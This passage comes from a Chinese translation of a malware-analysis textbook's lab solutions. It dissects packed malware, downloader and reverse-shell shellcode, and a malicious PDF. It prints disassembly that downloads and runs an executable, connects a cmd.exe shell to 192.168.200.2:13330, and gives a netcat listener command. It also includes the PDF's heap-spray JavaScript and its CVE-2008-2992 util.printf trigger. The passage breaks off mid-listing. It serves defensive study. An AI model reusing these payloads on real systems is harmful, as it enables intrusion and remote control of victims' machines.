2. 代码以❶处的 `push ebp` 指令开始，它表示函数的开始。
3. 函数中的代码调用了❷处的 `GetVersion` 和❸处的 `GetCommandLineA`，这通常是程序开头调用的函数。

确定了OEP后，我们使用Plugins→OllyDump→Dump Debugged Process选项转储脱壳程序。接下来，我们将程序加载到IDA Pro，但不幸的是，我们得到一些错误。很显然，程序的文件头部没有被完全修复。既然IDA Pro已经标注了`main`函数，我们可以在PE文件没有被完全重构的情况下分析这个程序。

我们最大的障碍是没有任何导入函数。然而，我们可以通过查找调用数据的位置轻松定位导入函数的调用。例如，代码清单18-14L所示的`main`方法。

代码清单18-14L　脱壳Lab-05.exe后的main方法

```
00401000    sub     esp, 10h
00401003    lea     eax, [esp+10h+var_10]
00401007    mov     [esp+10h+var_10], offset aMalservice ; "MalService"
0040100F    push    eax
00401010    mov     [esp+14h+var_C], offset sub_401040
00401018    mov     [esp+14h+var_8], 0
00401020    mov     [esp+14h+var_4], 0
00401028 ❶call    dword_404004
```

```
0040102E    push    0
00401030    push    0
00401032    call    sub_401040
00401037    add     esp, 18h
0040103A    retn
```

❶处的调用作为一个导入函数的调用跳转。你可以通过单击DWROD查看这个程序导入该函数的地址。如代码清单18-15L所示。

代码清单18-15L　没有被IDA Pro识别的导入函数

```
00404000 dword_404000      dd 77E371E9h
00404004 dword_404004      dd 77E37EB1h
00404008 dword_404008      dd 77DF697Eh
0040400C                   align 10h
00404010 dword_404010      dd 7C862AC1h
00404014 dword_404014      dd 7C810BACh
```

为了让脱壳代码更容易分析，我们让OllyDbg找出存储在这些位置的函数。在OllyDbg中，确定存放在某个给定地址导入函数的一种简单方法是修改你要查询的地址对应寄存器的值。例如，要确定存储在dword_404004的导入函数，双击eax，然后输入值0x77E37EB1。我们看到OllyDbg将这个地址标注为Advapi32.StartServiceCtrlDispatcherA。我们也可以在IDA Pro中将这个DWORD地址重命名为StartServiceCtrlDispatcherA。现在，每当恶意代码调用最近重命名的地址时，它都会被标注为StartServiceCtrlDispatcherA而不是dword_404004。

我们可以在每个导入函数上重复这个过程，然后我们在IDA Pro分析这个程序好像没有经过加壳一样。我们还没有创建一个可以运行的脱壳文件版本，但是这无关紧要，因为我们已经可以分析它了。看一下文件，我们可以发现这是与Lab07-01.exe相同的文件。

Lab 19-1参考解答

简短答案

1. 这个 shellcode 使用了一种字母编码存储，攻击负载的一个字节存储在两个编码字节的低 4 比特位。
2. shellcode 解除了如下函数的外部依赖：
   - LoadLibraryA
   - GetSystemDirectoryA
   - TerminateProcess

- GetCurrentProcess
- WinExec
- URLDownloadToFileA

3. shellcode 下载如下 URL:

   http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe。

4. shellcode 在文件系统上写了文件*%SystemRoot%\System32\1.exe*，并运行它。
5. shellcode 从加密攻击负载中存储的 URL 下载文件，将下载的文件写到硬盘，并运行它。

详细分析过程

你可以通过下面的命令使用*shellcode_launcher.exe*工具执行动态分析。

```
shellcode_launcher.exe -i Lab19-01.bin -bp
```

-bp选项让程序在恰好跳转到shellcode缓冲区之前运行一个断点指令。如果系统配置了实时调试器，则断点指令可以导致调试器加载*shellcode_launcher.exe*（如第19章中讨论的那样）。选择Options→Just-in-Time Debugging→Make OllyDbg Just-in-Time Debugger选项，可以将OllyDbg设置为一个实时调试器。如果你没有设置实时调试器，也可以指定*shell_launcher.exe*作为调试可执行文件的程序来运行，但是你应确保提供了程序的参数。

Shellcode的解码器从代码清单19-1L中❶处开始。它使用0x41 (A) 与0x50 (P)之间的字母编码。解码器加载每个被编码的字节对，减去基值0x41，移位并且将两个值相加，然后将结果存回内存中。❷处的push指令用❸处的retn指令将控制转到攻击负载。

代码清单19-1L 以字母编码的shellcode 解码器

```
00000200  xor    ecx, ecx ❶
00000202  mov    cx, 18Dh
00000206  jmp    short loc_21F
00000208
00000208  pop    esi
00000209  push   esi ❷
0000020A  mov    edi, esi
0000020C loc_20C:
0000020C  lodsb
0000020D  mov    dl, al
0000020F  sub    dl, 41h ; 'A'
00000212  shl    dl, 4
00000215  lodsb
00000216  sub    al, 41h ; 'A'
```

```
00000218   add     al, dl
0000021A   stosb
0000021B   dec     ecx
0000021C   jnz     short loc_20C
0000021E   retn ❸
0000021F loc_21F:
0000021F   call    sub_208
```

解码攻击负载的开头以偏移量0x224开始，这里的代码再次执行`call/pop`指令对，来获取存储在攻击负载尾部的数据。这里存储着两个字符串：URLMON和URL `http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe`。

shellcode使用第19章中描述的函数`findKernel32Base`和`findSymbolByHash`手动解析导入函数。`findKernel32Base`函数返回*kernel32.dll*在内存中的位置，`findSymbolByHash`函数手动解析在内存中提供的DLL，查找名字散列值与给定DWORD值匹配的导出符号。这些函数指针被存储回栈上供后续使用。代码清单19-2L显示了解码后shellcode查找导入函数的代码。

代码清单19-2L　shellcode解析导入

```
000002BF   pop     ebx
000002C0   call    findKernel32Base
000002C5   mov     edx, eax
000002C7   push    0EC0E4E8Eh      ; kernel32.dll:LoadLibraryA
000002CC   push    edx
000002CD   call    findSymbolByHash
000002D2   mov     [ebp-4], eax
000002D5   push    0B8E579C1h      ; kernel32.dll:GetSystemDirectoryA
000002DA   push    edx
000002DB   call    findSymbolByHash
000002E0   mov     [ebp-8], eax
000002E3   push    78B5B983h       ; kernel32.dll:TerminateProcess
000002E8   push    edx
000002E9   call    findSymbolByHash
000002EE   mov     [ebp-0Ch], eax
000002F1   push    7B8F17E6h       ; kernel32.dll:GetCurrentProcess
000002F6   push    edx
000002F7   call    findSymbolByHash
000002FC   mov     [ebp-10h], eax
000002FF   push    0E8AFE98h       ; kernel32.dll:WinExec
00000304   push    edx
00000305   call    findSymbolByHash
0000030A   mov     [ebp-14h], eax
0000030D   lea     eax, [ebx]
0000030F   push    eax
00000310   call    dword ptr [ebp-4] ; LoadLibraryA
00000313   push    702F1A36h       ; urlmon.dll:URLDownloadToFileA
```

```
00000318    push    eax
00000319    call    findSymbolByHash
```

代码清单19-3L显示了shellcode的主要功能。恶意代码在❶处获取系统目录，然后在❷处追加字符串`1.exe`。产生的结果被用来作为本地文件系统路径参数传递给在❸处被调用的`URLDownLoadToFileA`。shellcode中经常能发现这个函数，它向代码中指定的URL执行一个HTTP `GET`请求，并将下载的文件存储在指定的本地目录中。在这里，该URL是存储在解码后的shellcode末尾的字符串。最后，在干净地退出之前，该shellcode在❹处执行了下载的文件。

代码清单19-3L　shellcode攻击负载

```
0000031E    mov     [ebp-18h], eax
00000321    push    80h
00000326    lea     edi, [ebx+48h]
00000329    push    edi
0000032A    call    dword ptr [ebp-8] ; GetSystemDirectoryA ❶
0000032D    add     edi, eax
0000032F    mov     dword ptr [edi], 652E315Ch ; "\\1.e" ❷
00000335    mov     dword ptr [edi+4], 6578h   ; "xe\x00"
0000033C    xor     ecx, ecx
0000033E    push    ecx
0000033F    push    ecx
00000340    lea     eax, [ebx+48h]
00000343    push    eax                ; localFileSystemPath
00000344    lea     eax, [ebx+7]
00000347    push    eax                ; URL to download
00000348    push    ecx
00000349    call    dword ptr [ebp-18h] ; URLDownloadToFileA ❸
0000034C    push    5
00000351    lea     eax, [ebx+48h]       ; path to executable
00000354    push    eax
00000355    call    dword ptr [ebp-14h] ; WinExec ❹
00000358    call    dword ptr [ebp-10h] ; GetCurrentProcess
0000035B    push    0
00000360    push    eax
00000361    call    dword ptr [ebp-0Ch] ; TerminateProcess
```

Lab 19-2参考解答

简短答案

1. 这个程序进程注入默认浏览器 Internet Explorer 中。
2. shellcode 的缓存区位于 0x407030 位置。

3. shellcode 与字节 0xe7 异或。
4. shellcode 手动导入如下函数：
   - `LoadLibraryA`
   - `CreateProcessA`
   - `TerminateProcess`
   - `GetCurrentProcess`
   - `WSAStartup`
   - `WSASocketA`
   - `connect`
5. shellcode 在 TCP 端口 13330 上连接 IP 地址 192.168.200.2。
6. 这个 shellcode 提供了一个远程 shell（*cmd.exe*）。

详细分析过程

恶意代码通过读取注册表值`HKCR\http\shell\open\command`启动默认的浏览器。浏览器作为一个新进程被创建，并且它的`StartupInfo.wShowWindow`被设置为`SW_HIDE`，所以浏览器进程对用户界面隐藏。通常Web浏览器执行网络通信，所以进程注入默认的浏览器是恶意代码常用的伎俩。

进程在进行注入时使用了如下函数：

- 0x4010b0函数为当前进程提供了合适的权限，使其允许调试。
- 0x401000函数从注册表中获得默认浏览器的路径。
- 0x401180函数创建一个新的进程，并让它的窗口在GUI中隐藏。

shellcode缓冲区位于0x407030。因为该shellcode能够自我引导，所以只要在OllyDbg中打开Lab19-02.exe，并且设置执行入口点指向shellcode缓冲区开头，就可以轻松地执行动态分析。要记住这段shellcode的设计目的是进程注入后在Web浏览器中运行，但在程序Lab19-02.exe的上下文环境中可以更容易地执行动态分析。

这个shellcode由单字节XOR方案进行编码。如代码清单19-4L所示，在❶处，0x18f个字节通过0xe7进行异或。

代码清单19-4L　Lab19-02.exe解码循环

```
00407032    pop     edi
00407033    push    small 18Fh
00407037    pop     cx
```

```
00407039  mov     al, 0E7h
0040703B loc_40703B:
0040703B  xor     [edi], al ❶
0040703D  inc     edi
0040703E  loopw   loc_40703B
00407041  jmp     short near ptr unk_407048 ❷
```

shellcode攻击负载从0x407048位置开始。在代码清单19-4L的❷处，jmp指令上设置一个断点，然后让代码运行。该shellcode攻击负载就会被解码并可供分析。

代码清单19-5L中的代码在❶处执行一个call/pop，获取位于0x4071bb的函数名哈希值的地址。记住代码清单中所有代码都是解码后的反汇编，所以在查看攻击负载之前，运行解码循环来显示与本代码清单不同的值。

代码清单19-5L　shellcode哈希数组

```
004071B6  call    loc_4070E3 ❶
004071BB  dd 0EC0E4E8Eh          ; kernel32.dll:LoadLibraryA
004071BF  dd 16B3FE72h           ; kernel32.dll:CreateProcessA
004071C3  dd 78B5B983h           ; kernel32.dll:TerminateProcess
004071C7  dd 7B8F17E6h           ; kernel32.dll:GetCurrentProcess
004071CB  dd 3BFCEDCBh           ; ws2_32.dll:WSAStartup
004071CF  dd 0ADF509D9h          ; ws2_32.dll:WSASocketA
004071D3  dd 60AAF9ECh           ; ws2_32.dll:connect
```

接下来，这个shellcode处理符号哈希数组，如代码清单19-6L所示。它使用第19章和Lab19-1中描述的findKernel32Base和findSymbolByHash函数。它加载❶处包含符号哈希的下一个DWORD，调用findSymbolByHash，并且将结果块存回到同一个位置，如❷所示，这将哈希值数组转化为函数指针数组。

代码清单19-6L　Hash数组处理

```
004070E3  pop     esi
004070E4  mov     ebx, esi
004070E6  mov     edi, esi
004070E8  call    findKernel32Base
004070ED  mov     edx, eax
004070EF  mov     ecx, 4 C02       ; 4 symbols in kernel32
004070F4 loc_4070F4:
004070F4  lodsd ❶
004070F5  push    eax
004070F6  push    edx
004070F7  call    findSymbolByHash
004070FC  stosd ❷
004070FD  loop    loc_4070F4
```

代码清单19-7L中，shellcode通过❶压入两个DWROD的值，在栈上构建字符串ws2_32。当前ESP

寄存器作为LoadLibraryA（如❷所示）的参数，来载入*ws2_32.dll*库。当shellcode运行时，这是shellcode组成所需短字符串的常用伎俩。然后shellcode继续处理❸处*ws2_32.dll*中剩下的3个哈希值。

代码清单19-7L 导入ws2_32

```
004070FF  push    3233h            ; "32\x00" ❶
00407104  push    5F327377h        ; "ws2_"
00407109  push    esp
0040710A  call    dword ptr [ebx]  ; LoadLibraryA ❷
0040710C  mov     edx, eax
0040710E  mov     ecx, 3           ; 3 symbols in ws2_32 ❸
00407113 loc_407113:
00407113  lodsd
00407114  push    eax
00407115  push    edx
00407116  call    findSymbolByHash
0040711B  stosd
0040711C  loop    loc_407113
```

代码清单19-8L为创建socket的代码。在❶处，当前的ESP和EAX进行逻辑与，来确保WinSock库中使用的结构能够正确对齐。在调用其他网络函数之前，shellcode调用❷处的WSAStartup来初始化这个库。然后调用WSASocketA，创建一个TCP套接字。它依赖于EAX寄存器的值为0，然后EAX加1，来创建WSASocketA合适的参数。type值为1（SOC_STREAM），并且af值为2（AF_INET）。

代码清单19-8L 创建socket

```
0040711E  sub     esp, 230h
00407124  mov     eax, 0FFFFFFF0h
00407129  and     esp, eax ❶
0040712B  push    esp
0040712C  push    101h
00407131  call    dword ptr [ebx+10h] ; WSAStartup ❷
00407134  test    eax, eax
00407136  jnz     short loc_4071AA
00407138  push    eax
00407139  push    eax
0040713A  push    eax
0040713B  push    eax             ; protocol 0: IPPROTO_IP
0040713C  inc     eax
0040713D  push    eax             ; type 1: SOCK_STREAM
0040713E  inc     eax
0040713F  push    eax             ; af 2: AF_INET
00407140  call    dword ptr [ebx+14h] ; WSASocketA ❸
00407143  cmp     eax, 0FFFFFFFFh
00407148  jz      short loc_4071AA
```

代码清单19-9L为shellcode通过向栈中压入两个DWORD值来创建的`struct sockaddr_in`结构。第一个值是❶处的`2C8A8C0h`，是shellcode将要连接的IP地址192.168.200.2的网络字节顺序表示。另外一个值是❷处的`12340002h`，它是`sin_family(2:AF_INET)`和网络字节顺序的`sin_port`值`:13330`（0x3412）。`sockaddr_in`结构被传递给❸处的connect调用。以这种方式存储IP地址和端口非常紧凑，从而使得试图利用静态分析识别网络主机非常困难。

代码清单19-9L 套接字连接

```
0040714A   mov    esi, eax
0040714C   push   2C8A8C0h  ❶     ; Server IP: 192.168.200.2 (c0.a8.c8.02)
0040714C                          ;   in nbo:  0x02c8a8c0
00407151   push   12340002h ❷     ; Server Port: 13330 (0x3412), AF_INET (2)
00407151                          ;   in nbo: 0x12340002
00407156   mov    ecx, esp
00407158   push   10h             ; sizeof sockaddr_in
0040715D   push   ecx             ; sockaddr_in pointer
0040715E   push   eax
0040715F   call   dword ptr [ebx+18h] ; connect ❸
00407162   test   eax, eax
00407164   jnz    short loc_4071AA
```

代码清单19-10L显示的shellcode负责创建cmd.exe进程。❶处，这段代码用一条`push`指令在栈上存储要运行的指令（`"cmd\x00"`），然后将当前ESP作为一个指针供后续使用。随后，shellcode准备调用`CreateProcessA`。绝大部分参数是0（ECX的内容），但是要注意❻处`bInheritHandles`的值是1，这表示shellcode打开的句柄对子进程依然有效。

代码清单19-10L 反向shell的创建

```
00407166   push   646D63h         ; "cmd\x00" ❶
0040716B   mov    [ebx+1Ch], esp
0040716E   sub    esp, 54h
00407174   xor    eax, eax
00407176   mov    ecx, 15h
0040717B   lea    edi, [esp]
0040717E   rep stosd
00407180   mov    byte ptr [esp+10h], 44h ; sizeof(STARTUPINFO) ❷
00407185   inc    byte ptr [esp+3Ch] ; STARTF_USESHOWWINDOW ❸
00407189   inc    byte ptr [esp+3Dh] ; STARTF_USESTDHANDLES
0040718D   mov    eax, esi ❹
0040718F   lea    edi, [esp+48h]  ; &hStdInput ❺
00407193   stosd                  ; hStdInput := socket
00407194   stosd                  ; hStdOutput := socket
00407195   stosd                  ; hStdError := socket
00407196   lea    eax, [esp+10h]
0040719A   push   esp             ; lpProcessInformation
```

```
0040719B   push   eax              ; lpStartupInfo
0040719C   push   ecx
0040719D   push   ecx
0040719E   push   ecx
0040719F   push   1                ; bInheritHandles := True ❻
004071A1   push   ecx
004071A2   push   ecx
004071A3   push   dword ptr [ebx+1Ch] ; lpCommandLine: "cmd"
004071A6   push   ecx
004071A7   call   dword ptr [ebx+4] ; CreateProcessA
```

STARTUPINFO结构在栈上被初始化，包括其大小（在❷处）。❸处，dwFlags设置为STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES。STARTF_USESHOWWINDOW表示STARTUPINFO.wShowWindow域有效，它被初始化为零，所以新进程将不可见。STARTF_USESTDHANDLES表示STARTUPINFO.hStdInput、STARTUPINFO.hStdOutput和STARTUPINFO.hStdError域是子进程使用的有效句柄。

Shellcode将socket句柄移入到❹处的EAX中，并且在❺处加载hStdInput的地址。其中3条stosd指令将socket句柄存入STARTUPINFO结构体中3个句柄的域。这意味着新的cmd.exe使用socket作为它的所有标准I/O（这是一种常用方法，参见本书第7章）。

你可以在一台IP地址为192.168.200.2的主机上用下面的命令运行Netcat，测试到控制服务器的网络连接。

```
nc -l -p 13330
```

一旦Netcat运行起来，在另一个系统上运行Lab19-02.exe。如果网络设置正确，则受害机器将会连接192.168.200.2，并且Netcat也会显示出Windows命令行。你可以在命令行输入命令，就像坐在受害机器跟前一样。

Lab 19-3参考解答

简短答案

1. PDF 文件中包含一个 CVE-2008-2992 漏洞利用的例子：与 Adobe Reader 的 util.printf 的 JavaScript 实现相关的缓冲区溢出漏洞。
2. shellcode 使用 JavaScript 的 percent-encoding 编码，并且随着 JavaScript 一起存入 PDF 中。
3. 这个 shellcode 手动导入如下函数：

- LoadLibraryA
- CreateProcessA
- TerminateProcess
- GetCurrentProcess
- GetTempPathA
- SetCurrentDirectoryA
- CreateFileA
- GetFileSize
- SetFilePointer
- ReadFile
- WriteFile
- CloseHandle
- GlobalAlloc
- GlobalFree
- ShellExecuteA

4. shellcode 在文件系统上创建文件*%TEMP%\foo.exe* 与*%TEMP%\bar.pdf*。
5. shellcode 从 PDF 中提取其中存储的两个编码文件，并且将它们写入*%TEMP%*目录。同时，它运行 *foo.exe* 文件，并用默认的处理器打开 *bar.pdf* 文档。

详细分析过程

PDF文件格式中掺杂着二进制和文本，所以用`strings`命令、十六进制编辑器、文本编辑器简单地看一下PDF，就能提供一些关于内容的信息。然而，这很容易被攻击者混淆。PDF允许对象通过zlib库进行压缩。你可以在对象目录下看到`/Filter/FlateDecode`。针对这种情况，你需要利用其他技术提取这些数据（请参阅附录B中推荐的恶意PDF解析器）。

代码清单19-11L显示这个PDF中的object 9 0。这个对象包含打开文档时将被运行的JavaScript脚本。

代码清单19-11L　PDF JavaScript对象

```
9 0 obj
<<
/Length 3486
>>
stream
var payload = unescape("%ue589%uec81 .... %u9090"); ❶
var version = app.viewerVersion;
app.alert("Running PDF JavaScript!");
if (version >= 8 && version < 9) { ❷
    var payload;
    nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A")
    heapblock = nop + payload;
    bigblock = unescape("%u0A0A%u0A0A");
    headersize = 20;
    spray = headersize+heapblock.length;
    while (bigblock.length<spray) {
        bigblock+=bigblock;
    }
    fillblock = bigblock.substring(0, spray);
    block = bigblock.substring(0, bigblock.length-spray);
```

```
    while(block.length+spray < 0x40000) { ❷
        block = block+block+fillblock;
    }
    mem = new Array();
    for (i=0;i<1400;i++) {
        mem[i] = block + heapblock;
    }
    var num = 12999999999999999999888888888888...;
    util.printf("%45000f",num); ❸
} else {
    app.alert("Unknown PDF version!");
}
endstream
endobj
```

在❹处，JavaScript通过检查应用程序的版本来决定它是否应该尝试漏洞利用。具备运行自定义内容的能力对攻击者来说十分强大，因为这可以让攻击者剖析一个系统，然后选择最有可能成功的漏洞利用。

然后这个脚本在❷处执行了堆喷射操作，随后调用❸处的`util.printf`，这将会触发漏洞利用。这一行看起来很可疑，因为它输出一个很大的数字。事实上，上网搜索后发现这是一个很古老的漏洞：CVE-2008-2992，这里有不当的边界检查，让Adobe Reader 8.1.2以及此前的版本发生缓冲区溢出。

> **提示**：堆喷射技术让多个shellcode副本与大量空指令字节出现在进程堆中。然后攻击者利用这个漏洞，并用指向内存堆中某个位置的一个值来覆盖函数指针或者返回地址。该攻击者选择一个指向已知进程的堆内存段的值。这个被选择的值很可能指向shellcode的有效副本前面的一块空指令滑行区，这是shellcode获得执行的一种可靠方式。技术在如下情况下被普遍使用——攻击者能在目标系统上先于要启动的漏洞程序运行一些代码，例如PDF中使用JavaScript的情况。

代码清单19-11L中❶处使用`unescape`函数和一个长的文本字符串来初始化攻击负载。`unescape`按下列方法翻译每个`%`字符串。

- 如果`%`后跟一个`u`，则它取出后面4个字符，将它们作为一个ASCII的十六进制，并且将它转化为2个字节。由于大小端的原因，输出次序将会被交换。
- 如果`%`后没有跟一个`u`，则它取出后面2个字符，将它们作为一个ASCII的十六进制，并且将其翻译至1个字节。

  例如，以`%ue589%uec81%u017c`开头的字符串将被转化为十六进制的序列`0x89 0xe5 0x81 0xec 0x7c 0x01`。你可以使用代码清单19-12L中的Python脚本手动地unescape shellcode的攻击负载，并且将它转换为可以进一步分析的二进制文件，或者使用文件Lab19-03_sc.bin，其包含了实验提供的解码内容。

代码清单19-12L 与Python unescape()等同的脚本

```
def decU16(inbuff):
    """
    Manually perform JavaScript's unescape() function.
    """
    i = 0
    outArr = [ ]
    while i < len(inbuff):
        if inbuff[i] == '"':
            i += 1
        elif inbuff[i] == '%':
            if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'):
                #it's a 2-byte "unicode" value
                currchar = int(inbuff[i+2:i+4], 16)
                nextchar = int(inbuff[i+4:i+6], 16)
                #switch order for little-endian
                outArr.append(chr(nextchar))
                outArr.append(chr(currchar))
                i += 6
            elif (i+3) <= len(inbuff):
                #it's just a single byte
                currchar = int(inbuff[i+1:i+3], 16)
                outArr.append(chr(currchar))
                i += 3
        else:
            # nothing to change
            outArr.append(inbuff[i])
            i += 1
    return ''.join(outArr)

payload = "%ue589%uec81 ... %u9008%u9090"

outFile = file('Lab19-03_sc.bin', 'wb')
outFile.write(decU16(payload))
outFile.close()
```

你可以使用如下命令动态地分析shellcode：

```
shellcode_launcher.exe -i Lab19-03_sc.bin -r Lab19-03.pdf -bp
```

-r选项让程序在读取指定的文件之前跳转到shellcode，这么做是因为这段shellcode希望它是一个恶意多媒体文件的打开句柄。

代码清单19-13L中，shellcode的开头使用call/pop技术获取以❶开始的一个全局数据的指针。

代码清单19-13L shellcode的全局变量

```
00000000  mov     ebp, esp
00000002  sub     esp, 17Ch
00000008  call    sub_17B
0000000D  dd 0EC0E4E8Eh ❶          ; kernel32.dll:LoadLibraryA
00000011  dd 16B3FE72h             ; kernel32.dll:CreateProcessA
00000015  dd 78B5B983h             ; kernel32.dll:TerminateProcess
00000019  dd 7B8F17E6h             ; kernel32.dll:GetCurrentProcess
0000001D  dd 5B8ACA33h             ; kernel32.dll:GetTempPathA
00000021  dd 0BFC7034Fh            ; kernel32.dll:SetCurrentDirectoryA
00000025  dd 7C0017A5h             ; kernel32.dll:CreateFileA
00000029  dd 0DF7D9BADh            ; kernel32.dll:GetFileSize
0000002D  dd 76DA08ACh             ; kernel32.dll:SetFilePointer
00000031  dd 10FA6516h             ; kernel32.dll:ReadFile
00000035  dd 0E80A791Fh            ; kernel32.dll:WriteFile
00000039  dd 0FFD97FBh             ; kernel32.dll:CloseHandle
0000003D  dd 0C0397ECh             ; kernel32.dll:GlobalAlloc
00000041  dd 7CB922F6h             ; kernel32.dll:GlobalFree
00000045  dd 1BE1BB5Eh             ; shell32.dll:ShellExecuteA
00000049  dd 0C602h                ; PDF file size
0000004D  dd 106Fh                 ; File #1 offset
00000051  dd 0A000h                ; File #1 size
00000055  dd 0B06Fh                ; File #2 offset
00000059  dd 144Eh                 ; File #2 size
```

代码清单19-14L中的shellcode使用第19章和Lab19-1中描述的`findKernel32Base`和`findSymbolByHash`函数。和Lab19-2一样，shellcode循环遍历符号哈希数组，解析它们并将它们存回来创建一个函数指针数组。在❶处，它对kernel32做了14次操作。然后，在❷处，shellcode向栈中压入两个`DWORD`值来创建字符串`shell32`，并将其作为`LoadLibraryA`的参数。只有一个来自*shell32.dll*的导出项被解析，并被加入到函数指针数组中（如❸所示）。

代码清单19-14L 哈希数组处理

```
0000017B  pop     esi
0000017C  mov     [ebp-14h], esi
0000017F  mov     edi, esi
00000181  mov     ebx, esi
00000183  call    findKernel32Base
00000188  mov     [ebp-4], eax
0000018B  mov     ecx, 0Eh ❶
00000190 loc_190:
00000190  lodsd
00000191  push    eax
00000192  push    dword ptr [ebp-4]
00000195  call    findSymbolByHash
```

```
0000019A   stosd
0000019B   loop     loc_190
0000019D   push     32336Ch          ; l32\x00 ❷
000001A2   push     6C656873h        ; shel
000001A7   mov      eax, esp
000001A9   push     eax
000001AA   call     dword ptr [ebx] ; LoadLibraryA
000001AC   xchg     eax, ecx
000001AD   lodsd
000001AE   push     eax
000001AF   push     ecx
000001B0   call     findSymbolByHash
000001B5   stosd ❸
```

代码清单19-15L中该shellcode在循环中调用函数`GetFileSize`。给定一个打开的句柄，这个函数返回句柄对应的文件大小。shellcode将句柄初始化为0，然后在❷处，每次迭代都加上4。得到的结果与shellcode的嵌入数据区偏移量0x3c处的值比较，这个值为`0xC602`，这恰好是恶意PDF文件的大小。这也是shellcode在启动漏洞利用之前去查找Adobe Reader已经打开PDF文档的原因（由于多媒体文件可以非常大且不易受到怀疑，所以通常将编码数据存入恶意多媒体文件中）。该恶意代码需要一个对应恶意多媒体文件的打开的句柄才能如预期的一样工作，这是为什么shellcode_launcher.exe `-r`执行任何任务都要有标志的原因。

代码清单19-15L　PDF句柄搜索

```
000001B6   xor      esi, esi ❶
000001B8   mov      ebx, [ebp-14h]
000001BB loc_1BB:
000001BB   add      esi, 4 ❷
000001C1   lea      eax, [ebp-8]
000001C4   push     eax
000001C5   push     esi
000001C6   call     dword ptr [ebx+1Ch] ; GetFileSize
000001C9   cmp      eax, [ebx+3Ch]      ; PDF file size
000001CC   jnz      short loc_1BB
000001CE   mov      [ebp-8], esi
```

查找恶意多媒体文件打开句柄技术的一个变种就是检查多媒体文件的大小是否满足某个最小值，然后shellcode会搜索文件中的某些特殊标记，来确认它是那个正确的文件句柄。这个变种使恶意代码作者无须将该输出文件的确切大小保存在shellcode中。代码清单19-16L的shellcode根据嵌入数据区偏移量0x44处的值，在❶处分配了一个内存缓冲区。这个值是恶意PDF中访问第一个文件的大小。

代码清单19-16L　读取第一个嵌入的文件

```
000001D1   xor      edx, edx
000001D3   push     dword ptr [ebx+44h] ❶
```

```
000001D6    push    edx
000001D7    call    [ebx+sc0.GlobalAlloc]
000001DA    test    eax, eax
000001DC    jz      loc_313
000001E2    mov     [ebp-0Ch], eax
000001E5    xor     edx, edx
000001E7    push    edx
000001E8    push    edx
000001E9    push    dword ptr [ebx+40h] ; File 1 offset E08
000001EC    push    dword ptr [ebp-8]   ; PDF File Handle
000001EF    call    dword ptr [ebx+20h] ; SetFilePointer
000001F2    push    dword ptr [ebx+44h] ; File 1 Size
000001F5    push    dword ptr [ebp-0Ch] ; memory buffer
000001F8    push    dword ptr [ebp-8]   ; PDF File Handle
000001FB    push    dword ptr [ebx+24h] ; ReadFile
000001FE    call    fileIoWrapper ❷
```

该代码调用`SetFilePointer`调整文件指针在恶意PDF中的位置，以便它基于嵌入数据区偏移量0x40处的值，从恶意PDF中提取出第一个文件的文件偏移量。shellcode调用helper函数（我们已经命名为❷处的`fileIoWrapper`），来读取文件的内容。函数分析表明它的原型如下：

```
__stdcall DWORD fileIoWrapper(void* ioFuncPtr, DWORD hFile, char* buffPtr,DWORD bytesToXfer);
```

`FileIoWrapper`的第一个参数是`ReadFile`或者`WriteFile`的函数指针。shellcode在循环中调用给定的函数指针，将缓冲区转换为给定的文件句柄，或者将文件句柄转换为缓冲区。

接下来，在19-17L中，shellcode构造了一个输出文件路径，调用❶处的`GetTempPathA`，然后追加字符串`foo.exe`。

代码清单19-17L　为第一个输出文件创建文件名

```
00000203    xor     eax, eax
00000205    lea     edi, [ebp-124h] ; file path buffer
0000020B    mov     ecx, 40h
00000210    rep stosd
00000212    lea     edi, [ebp-124h] ; file path buffer
00000218    push    edi
00000219    push    100h
0000021E    call    dword ptr [ebx+10h] ; GetTempPathA ❶
00000221    xor     eax, eax
00000223    lea     edi, [ebp-124h] ; file path buffer
00000229    repne scasb
0000022B    dec     edi
0000022C    mov     [ebp-1Ch], edi
0000022F    mov     dword ptr [edi], 2E6F6F66h ; "foo." E11
00000235    mov     dword ptr [edi+4], 657865h ; "exe\x00"
```

使用我们命名为writeBufferToDisk的helper函数，将提取的文件写入硬盘。分析表明它有如下的函数原型：

```
__stdcall void writeBufferToDisk(DWORD* globalStructPtr, char* buffPtr, DWORD
btesToWrite, DWORD maskVal, char* namePtr);
```

这个函数会用maskVal提供的值与输入缓冲区中的每个字符串异或，然后将解密的缓冲区写入到文件名namePtr。代码清单19-18L中（❶处）writeBufferToDisk调用使用XOR掩码0x4a，并且写入文件*%TEMP%\foo.exe*。紧接着，这个文件名传递给CreateProcessA调用，它负责用刚刚写入硬盘的文件创建一个新进程。

代码清单19-18L 解码、写入并且启动第一个文件

```
0000023C   mov      ebx, [ebp-14h]
0000023F   lea      eax, [ebp-124h]
00000245   push     eax                   ; output name
00000246   push     4Ah ;                 ; xor mask
0000024B   push     dword ptr [ebx+44h] ; File 1 Size
0000024E   push     dword ptr [ebp-0Ch] ; buffer ptr
00000251   push     ebx                   ; globalsPtr
00000252   call     writeBufferToDisk ❶
00000257   xor      eax, eax
00000259   lea      edi, [ebp-178h]
0000025F   mov      ecx, 15h
00000264   rep stosd
00000266   lea      edx, [ebp-178h] ; lpProcessInformation
0000026C   push     edx
0000026D   lea      edx, [ebp-168h] ; lpStartupInfo
00000273   push     edx
00000274   push     eax
00000275   push     eax
00000276   push     eax
00000277   push     0FFFFFFFFh
0000027C   push     eax
0000027D   push     eax
0000027E   push     eax
0000027F   lea      eax, [ebp-124h] ❷
00000285   push     eax
00000286   call     dword ptr [ebx+4] ; CreateProcessA
00000289   push     dword ptr [ebp-0Ch]
0000028C   call     dword ptr [ebx+34h] ; GlobalFree
```

在代码清单19-19L中，shellcode重复相同的过程来提取存储在恶意PDF中的第二个文件。在❶处，shellcode根据存储在嵌入数据偏移量0x4c的文件的大小，来分配一个内存空间，然后根据❷处的偏移量0x48存储的文件偏移量，调整文件指针的位置。

代码清单19-19L 为第二个文件分配空间

```
0000028F  xor   edx, edx
00000291  mov   ebx, [ebp-14h]
00000294  push  dword ptr [ebx+4Ch] ; File 2 Size ❶
00000297  push  edx
00000298  call  dword ptr [ebx+30h] ; GlobalAlloc
0000029B  test  eax, eax
0000029D  jz    short loc_313
0000029F  mov   [ebp-10h], eax
000002A2  xor   edx, edx
000002A4  push  edx
000002A5  push  edx
